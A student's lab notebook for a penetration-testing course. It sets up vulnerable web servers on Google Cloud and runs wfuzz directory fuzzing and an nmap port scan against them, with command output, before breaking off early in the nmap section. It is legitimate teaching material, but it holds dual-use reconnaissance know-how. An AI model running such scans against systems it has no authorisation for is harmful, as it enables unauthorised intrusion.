CS 595 Lab Notebook

Lab 6

Name: Jarren Calizo
OdinID: calizo
Date: May 24, 2025

Table of Contents

Lab Overview 2
Lab 6.1 Tools Setup 3
Step 1–3: Kali VM and Vulnerable Stack Deployment 3
Steps 4–7: Configuring Web Servers Across Linux and Windows VMs 5
Lab 6.2 Discovery Tools Pt. 1 8
Step 1: wfuzz Directory Enumeration 8
Steps 2–3: nmap Scanning and Fingerprinting 11
Step 4: Exploring the nmap Script Library (NSE) 16
Step 5: nmap Script Execution on WFP1 18
Step 6: Google Dorking 19
Step 7: Clean-Up 21
Lab 6.3 Discovery Tools Pt. 2 22
Step 1: WPVulnDB Setup 22
Step 2: WordPress 4.6 Server Setup 22
Step 3: WordPress Marketplace Server Setup 23
Step 4: WPScan Enumeration on Internal WordPress Instances 25
Step 5: Clean-Up 26
Lab 6.4 Exploitation Tools Pt 1 26
Step 1: Brute-Forcing Web Login with Hydra and Mirai Wordlists 26
Step 2: SQLMap 28
Step 3: XSStrike — Scanning WFP1 & Firing Range for Reflected XSS 32
Step 4: Commix: Exploiting Command Injection on WFP1 36
Lab 6.5 Exploitation tools (Pt 2) 38
Step 1: Apache Struts 2 Setup (Docker Environment on GCP) 38
Step 2: Metasploit Remote Exploit for Apache Struts 2 (RCE Shell via CVE-2017-5638) 38
Step 3: Directory Enumeration with Metasploit 40
Step 4: Metasploit Credential Stuffing Attack Against WFP2 41
Step 5: Environment Clean-up 42

Lab Overview

Lab 6 was a deep dive into the offensive security side of web applications, guiding me through a systematic progression from reconnaissance to full exploitation using industry-standard tools. The lab was broken into several phases: setup of vulnerable targets, enumeration using both discovery and OSINT tools, and eventually hands-on exploitation via brute force, injection, and remote code execution. It culminated in responsible teardown to emulate real-world pentesting hygiene.

In the discovery phase, I used tools like wfuzz, nmap, and the Nmap Scripting Engine (NSE) to fingerprint open ports, discover hidden directories, and detect potential input reflection vulnerabilities. Google dorking provided an OSINT angle, showing how exposed metadata and misconfigured endpoints could be exploited without touching the target.

For vulnerability exploitation, I used Hydra with Mirai wordlists to brute-force login credentials, and SQLMap to uncover multiple SQL injection points—including filtered inputs and blind time-based attacks. XSStrike let me identify high-confidence reflected XSS payloads on both my WFP1 VM and Google’s XSS Firing Range, while Commix gave me shell access to WFP1 via command injection. These tools made it clear how poor input sanitization and outdated frameworks open the door for rapid privilege escalation.

The final phase, Lab 6.5, tied everything together using Metasploit. I exploited the now-infamous Apache Struts2 RCE (CVE-2017-5638) to gain shell access on a Dockerized target, mimicking real-world breaches like Equifax. I then enumerated directories and performed credential stuffing attacks across internal systems. Each attack was validated with output screenshots and supported by shell evidence or tool logs.

By the end of this lab, I not only learned how to launch automated attacks but also understood how attackers chain together reconnaissance and exploits to systematically compromise modern web stacks. The emphasis on cleanup using GCP and CLI tools like gcloud compute delete reinforced best practices in red team operations—always leave the cloud clean.

Lab 6.1 Tools Setup

Step 1-3: Kali VM and Vulnerable Stack Deployment

Step 1: Introduction
This lab introduced automated web vulnerability tools within a contained cloud environment. Rather than targeting public web applications—which could breach ethical boundaries and legal policies—I provisioned intentionally vulnerable infrastructure using Google Cloud Platform (GCP) and assessed it via a Kali Linux virtual machine. The goal was to prepare a practical foundation for reconnaissance, enumeration, and exploitation workflows commonly used by penetration testers.

Step 2: Kali VM Setup on Google Cloud
To begin, I logged into my GCP console and pinned the "Compute Engine" and "Marketplace" options for convenient access during lab navigation. I then activated Cloud Shell and listed available course-specific images using:

- gcloud compute images list --project pdx-cs --no-standard-images

From this, I selected the most recent Kali image and launched a lightweight e2-micro instance in the us-west1-b zone:

```
gcloud compute instances create kali-vm \
  --machine-type e2-micro \
  --zone us-west1-b \
  --image-project pdx-cs \
  --image kali-rolling-latest
```

To enable web-based interaction with future vulnerable instances, I attached the http-server and https-server tags:

```
gcloud compute instances add-tags kali-vm --tags=http-server,https-server
```

After confirming that the VM had booted, I located both internal and external IP addresses from the Compute Engine dashboard and verified external connectivity by SSH-ing into the instance via Cloud Shell. This Kali environment will serve as the primary attacker machine for the remainder of Lab 6.


Step 3: Linux Deployments (LAMP and NGINX)
Following the Kali setup, I deployed two vulnerable server stacks using GCP Marketplace:

- LAMP Stack: 34.53.95.250
- NGINX Stack: 34.82.187.126


During each deployment, I explicitly set the zone to us-west1-b and enabled HTTP traffic only to reflect real-world scenarios where HTTPS is misconfigured or disabled (a common finding in legacy or poorly maintained systems). I did not enable HTTPS during deployment to align with lab constraints around metasploit use.

Each deployment completed successfully and generated a unique external IP address. Visiting each address in a browser confirmed the web stacks were live. Both landing pages displayed Bitnami-branded confirmation screens, which I captured in the screenshots below:

LAMP Stack deployed and running:



NGINX Stack deployed and running:



These deployments mark the foundation for subsequent tool-based enumeration and vulnerability assessment tasks.

Steps 4-7: Configuring Web Servers Across Linux and Windows VMs

Step 4: Configuring LAMP and NGINX Stack Web Servers

After confirming that both the lampstack-1-vm and nginxstack-1-vm instances were live, I SSH’d into each via the GCP web console to begin the configuration process. I installed the lsof utility to inspect listening ports and identify the active web server processes:

- sudo apt update
- sudo apt install lsof
- sudo lsof +c 10 -i | egrep "(LISTEN|COMMAND)"

On the LAMP stack, the web server was identified as httpd, which confirmed the Apache setup. For the NGINX stack, the nginx process was clearly listening on both HTTP and HTTPS ports. I validated the active processes using:

- sudo ps -ef | grep httpd # for Apache
- sudo ps -ef | grep nginx # for NGINX

Next, I determined each server's document root by searching for “index” files and manually verifying their parent directories:

- Apache (LAMP stack): /opt/bitnami/apache2/htdocs
- NGINX stack: /opt/bitnami/nginx/html

In each root directory, I created three subdirectories—secret, files, and admin—and populated them with basic HTML index files using a loop:
sudo mkdir secret files admin

```
for i in secret files admin
do
  sudo bash -c "echo 'Hello $i' > $i/index.html"
done
```

To ensure the web server could properly serve the new content, I recursively updated ownership and permissions to match the web server process (typically bitnami:bitnami):
sudo chown -R bitnami:bitnami .
sudo chmod -R go+rX .

Finally, I verified that the directories were being served correctly by visiting http://<external-ip>/secret/ in a browser. A successful "Hello secret" message confirmed correct deployment.

Step 5: Windows Server Deployment and RDP Access
Using the GCP web console, I launched a new Windows Server 2019 instance in the us-west1-b zone and enabled HTTP traffic. After creating the instance, I used the following Cloud Shell command to reset my credentials and retrieve the login password:

```
gcloud compute reset-windows-password windows-server \
  --zone=us-west1-b --user=calizo
```

I connected to the instance using the Remmina RDP client on my Kali VM, as shown in the lab instructions. The connection was successful, and I proceeded to set up a web server via PowerShell.

Step 6: Installing IIS and Customizing Webroot
Inside the Windows Server environment, I launched PowerShell as Administrator and ran the following commands to install IIS with all subfeatures:

- import-module servermanager
- add-windowsfeature web-server -includeallsubfeature

After the IIS installation, I created a basic index.html landing page in the default IIS root (C:\inetpub\wwwroot):

- echo '<!doctype html><html><body><h1>Hello World!</h1></body></html>' > C:\inetpub\wwwroot\index.html


I then created the required secret, admin, and files directories, along with three additional custom ones (memes, logs, swag). For each folder, I copied in the landing page HTML:

- cd C:\inetpub\wwwroot
- mkdir secret, files, admin, memes, logs, swag
- cp .\index.html .\secret\
- cp .\index.html .\files\
- cp .\index.html .\admin\
- cp .\index.html .\memes\
- cp .\index.html .\logs\
- cp .\index.html .\swag\

I confirmed everything was properly deployed by visiting the external IP in a browser and navigating to /secret/, successfully rendering the expected HTML page.

Step 7: Activating WFP1 and WFP2

To wrap up the setup phase, I started the wfp1-vm and wfp2-vm instances from the Compute Engine dashboard. I took note of the internal IP addresses for all running VMs since internal network routing will be required for recon and scanning in future labs.



Lab 6.2 Discovery Tools Pt. 1

Step 1: wfuzz Directory Enumeration

For this step, I used the wfuzz tool on the Kali VM to perform directory fuzzing against each of the web servers previously deployed: lampstack-1-vm, nginxstack-1-vm, windows-server, wfp1-vm, and wfp2-vm. Per lab instructions, all scans were conducted strictly over internal IP addresses to avoid flagging abuse detection systems—each resolved to a private 10.x.x.x address inside the GCP network (see screenshot for IP validation).

The command used was:

- wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://<internal-ip>/FUZZ

Results Summary

Target VM	Internal IP	Notable Discovered Paths
lampstack-1-vm	10.138.0.7	/admin, /files, /secret, /phpmyadmin
nginxstack-1-vm	10.138.0.6	/admin, /files, /secret, /status, /phpmyadmin
wfp1-vm	10.138.0.2	/files, /index, /upload, /header, /xml, /ldap
wfp2-vm	10.138.0.3	None (all responses returned HTTP 500)
windows-server	10.138.0.9	/Admin, /Files, /Secret (case-sensitive match)

```
┌──(calizo㉿kali-vm)-[~]
└─$ wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.7/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when
fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************


Target: http://10.138.0.7/FUZZ
Total requests: 951

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000035:   301        7 L      20 W       232 Ch      "admin"
000000342:   301        7 L      20 W       232 Ch      "files"
000000718:   301        7 L      20 W       233 Ch      "secret"
000000613:   403        0 L      14 W       94 Ch       "phpmyadmin"

Total time: 0.669971
Processed Requests: 951
Filtered Requests: 947
Requests/sec.: 1419.463


┌──(calizo㉿kali-vm)-[~]
└─$
```




```
┌──(calizo㉿kali-vm)-[~]
└─$ wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.6/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when
fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************


Target: http://10.138.0.6/FUZZ
Total requests: 951

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000035:   301        7 L      11 W       162 Ch      "admin"
000000342:   301        7 L      11 W       162 Ch      "files"
000000613:   403        0 L      14 W       94 Ch       "phpmyadmin"
000000794:   403        7 L      9 W        146 Ch      "status"
000000718:   301        7 L      11 W       162 Ch      "secret"

Total time: 0.657182
Processed Requests: 951
Filtered Requests: 946
Requests/sec.: 1447.087


┌──(calizo㉿kali-vm)-[~]
└─$
```




```
┌──(calizo㉿kali-vm)-[~]
└─$ wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.2/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when
fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************


Target: http://10.138.0.2/FUZZ
Total requests: 951


=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================


000000224:   301        9 L      28 W       306 Ch      "css"
000000342:   301        9 L      28 W       308 Ch      "files"
000000414:   301        9 L      28 W       306 Ch      "img"
000000456:   301        9 L      28 W       305 Ch      "js"
000000468:   301        9 L      28 W       307 Ch      "ldap"
000000390:   200        46 L     87 W       1320 Ch     "header"
000000422:   200        185 L    332 W      6033 Ch     "index"
000000862:   301        9 L      28 W       309 Ch      "upload"
000000943:   301        9 L      28 W       306 Ch      "xml"

Total time: 0
Processed Requests: 951
Filtered Requests: 942
Requests/sec.: 0


┌──(calizo㉿kali-vm)-[~]
└─$
```







Each scan returned 951 processed requests, filtered based on HTTP 404 (not found) responses. Non-404 results were reviewed, and interesting directories such as /admin, /secret, and /phpmyadmin appeared consistently across the LAMP and NGINX

stacks—matching the custom directories created in earlier steps. The WFP1 server exposed some deeper directories like /upload, /xml, and /index, suggesting dynamic or content-heavy endpoints.

The WFP2 instance behaved differently; it returned HTTP 500 errors for all inputs. This likely indicates misconfigured middleware or a defensive web server rule rejecting malformed or brute-force requests. This behavior itself is a noteworthy security signal for future enumeration.

Finally, the Windows Server VM (IIS) accepted lowercase input but revealed its directories (Admin, Files, Secret) in a case-sensitive format—important context for understanding IIS behavior versus Apache/Nginx handling.

Each screenshot includes my Odin ID to verify identity and compliance with lab instructions.

Steps 2–3: nmap Scanning and Fingerprinting

Step 2: Understanding nmap in Cloud Subnets

In this step, I verified that all of my deployed virtual machines share a common GCP internal subnetwork within the 10.138.0.0/16 CIDR block, which is automatically assigned by Google Cloud for Compute Engine instances in the same region. This subnet design allows me to run nmap against internal IPs from my Kali instance without crossing any external firewall rules. I confirmed the IPs for all 5 targets (lampstack, nginxstack, windows-server, wfp1, and wfp2) using the Compute Engine console and proceeded with internal scans.

Step 3: nmap Scanning of Internal Targets

I ran a series of nmap commands on my Kali VM to enumerate services, versions, and operating system fingerprints for the five target VMs.


3.1 Basic Port Discovery

Command:

- nmap 10.138.0.2 10.138.0.3 10.138.0.6 10.138.0.7 10.138.0.9

Findings:

- All targets responded.



Common ports:

- 22/tcp (SSH)
- 80/tcp (HTTP)

